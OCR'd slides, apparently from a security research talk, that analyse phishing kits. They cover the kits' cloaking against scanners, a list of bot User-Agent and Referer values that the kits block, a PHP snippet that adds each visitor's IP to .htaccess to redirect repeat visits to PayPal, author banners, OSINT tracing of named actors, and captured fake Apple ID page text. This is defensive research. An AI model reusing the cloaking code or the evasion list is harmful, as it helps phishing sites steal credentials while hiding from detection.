Ratio of cloaking function



Summary of redirection to legitimate sites.

Redirect to	Phishing Target
google.com	Dropbox, Apple
yahoo.com	PayPal
www.linkedin.com	LinkedIn
www.paypal.com	PayPal
www.gov.uk	UK Revenue Customs Agency
www.asb.co.nz	ASB Bank

Redirect to search engines

Redirect to legitimate sites

Dynamic Analysis Against Phishing Kits


- **It is identifiable whether a phishing kit has a cloaking function or not by sending 13 patterns of HTTP request.**
  - Analyzed 636 phishing kits which includes cloaking function.
  - 86.6% of phishing kits block a HTTP request with "Surfbot" User-Agent.
  - The result indicates a connection of phishing actors. The cloaking techniques may be shared with phishing actors.

HTTP Header	Parameter
User-Agent	Surfbot
Referer	spamcop.net
User-Agent	imo-google-robot-intelink
User-Agent	AdsBot-Google
Referer	http://http://safebrowsing-cache.google.com/
User-Agent	ASPSeek
User-Agent	HSFT - LVU Scanner

HTTP Header	Parameter
Referer	altavista.com
Referer	google.com.ar
User-Agent	CoolBot
User-Agent	DISCo Pump 3.2
User-Agent	NetZip Downloader
User-Agent	tor-exit

Phishing Sites Including Cloaking Function

- **How to check whether a phishing site has a cloaking function?**
  1. Access to a phishing site with HTTP header patterns analyzed in the previous step.
  2. Observe HTTP response from a phishing site.



HTTP Header Patterns

1. User-Agent: Surfbot

2. Referer: spamcop.net

⋮

13. User-Agent: tor-exit

Analysis Tool

Phishing Site A

Phishing Site B

GET http://example.jp/phishing.php
User-Agent: Surfbot

HTTP/1.1 **403 Forbidden**

Phishing Site A has cloaking function

GET http://example.com/fake.php
User-Agent: Surfbot

HTTP/1.1 **200 OK**

GET http://example.com/fake.php
Referer: spamcop.net

HTTP/1.1 **200 OK**

⋮

GET http://example.com/fake.php
User-Agent: tor-exit


HTTP/1.1 **200 OK**


Phishing Site B doesn't have cloaking function

Phishing Sites Including Cloaking Function

- **10.4% of phishing sites have a cloaking function.**
  - The number of accessed phishing site URLs: 4,901
  - Some phishing sites may be not enable access control implemented with .htaccess.

Ratio of cloaking function





Closed Environment

Analysis Tool

Phishing Kit which have cloaking func.

Phishing Site

Download Kit

User-Agent: testbot

HTTP/1.1 **403 Forbidden**


User-Agent: testbot

HTTP/1.1 **200 OK**

Phishing site doesn't deny access though same phishing kit has cloaking function

Characteristic Cloaking Function

- **Some phishing kits have a cloaking function which makes analysis more difficult**
  - IP address which connected to a phishing site is added to .htaccess file dynamically.
    - Access to the same phishing site again, the second access is redirected to legitimate site.




```
<?php
$file = fopen (".htaccess","a");
fwrite ($file, ‘RewriteCond %{REMOTE_ADDR} ^’.
    $_SERVER[’REMOTE_ADDR’].’$
RewriteRule .* https://www.paypal.com [R,L]
’);
fclose ($file);
?>
```

Redirect the second connection to PayPal.

  - We need to care the cloaking function when researching phishing sites.

WHO DID IT?


Signature / Credits Analysis



```php
<?php
    /*
    / -> All Created By Th3 Exploiter
    / -> https://www.youtube.com/user/FireInfoOfficiel
    / -> https://www.facebook.com/Officiel.Exploiter
    */


    // ================================== //
```

Th3 Exploiter


Signature / Credits Analysis



```
<?php
/*
///////////////////////////////////////////////////////////////
//            _    _  _ ______   __      ___ __      __      //
//      /\   | |  | || |____  |  \ \    / / |\ \    / /      //
//     /  \  | | _| || |_  / /____\ \  / /| |_\ \  / /       //
//    / /\ \ | |/ /__   _|/ /______\ \/ / | '_ \ \/ /        //
//   / ____ \|   <   | | / /        \  /  | |_) \  /         //
//  /_/    \_\_|\_\  |_|/_/          \/   |_.__/ \/          //
//                   _     Dev-Spam     _                    //
//                        #PPL V7                            //
///////////////////////////////////////////////////////////////
*/
```

Ak47-VbV

Signature / Credits Analysis



```
<?php
/*
   _____   _                   _                        ______   __    __      ___
  / ____| | |                 | |                      |___  /  /_ |  /_ |    / _ \
 | (___   | |__     __ _    __| |   ___   __      __      / /    | |   | |   | (_) |
  \___ \  | '_ \   / _` |  / _` |  / _ \  \ \ /\ / /     / /    -| |  -| |  -  > _ <
  ____) | | | | | | (_| | | (_| | | (_) |  \ V  V /     / /__   -| |  -| |  - | (_) |
 |_____/  |_| |_|  \__,_|  \__,_|  \___/    \_/\_/     /_____|   |_|   |_|     \___/

                              #=======================#
                              #   SCAM PAYPAL v1.10   #
                              #      SHADOW Z118      #
                              #=======================#

                $$$$$$$\                     $$$$$$$\           $$\
                $$  __$$\                    $$  __$$\          $$ |
                $$ |  $$ |$$$$$$\  $$\   $$\ $$ |  $$ |$$$$$$\  $$ |
                $$$$$$$  |\____$$\ $$ |  $$ |$$$$$$$  |\____$$\ $$ |
                $$  ____/ $$$$$$$ |$$ |  $$ |$$  ____/ $$$$$$$ |$$ |
                $$ |     $$  __$$ |$$ |  $$ |$$ |     $$  __$$ |$$ |
                $$ |     \$$$$$$$ |\$$$$$$$ |$$ |     \$$$$$$$ |$$ |
                \__|      \_______| \____$$ |\__|      \_______|\__|
                                   $$\   $$ |
                                   \$$$$$$  |
                                    \______/
*/
```

Shadow Z118

Signature / Credits Analysis

- **Signature / credits analysis makes possible to trace out phishing actors.**

- **OSINT techniques:**
  - Username check:
    - Check User Names, Knowem, Pipl
  - Domain and IP research:
    - RiskIQ, SecurityTrails, VirusTotal
  - Googling


Chasing Indonesian Actors

- **Indonesian phishing actors:**
  - RSJKINGDOM (a.k.a DarkLight)
  - DevilScream (a.k.a Z1coder)
  - Spammer ID
  - Others:
    - Hijaiyh(a.k.a justalinko), IDHAAM69, Indonesian Darknet and more.

CHASING INDONESIAN ACTORS:
RSJKINGDOM

RSJKINGDOM

- **RSJKINGDOM:**
  - A developer of phishing kits targeting PayPal & Apple



Apple ID

Manage your Apple account

Apple ID

□ Remember me

Forgot Apple ID or password?

Your account for everything Apple.

A single Apple ID and password gives you access to all Apple services.

Learn more about Apple ID ›

Create your Apple ID ›

Shop the Apple Online Store (0800 048 0408), visit an Apple Retail Store, or find a reseller.

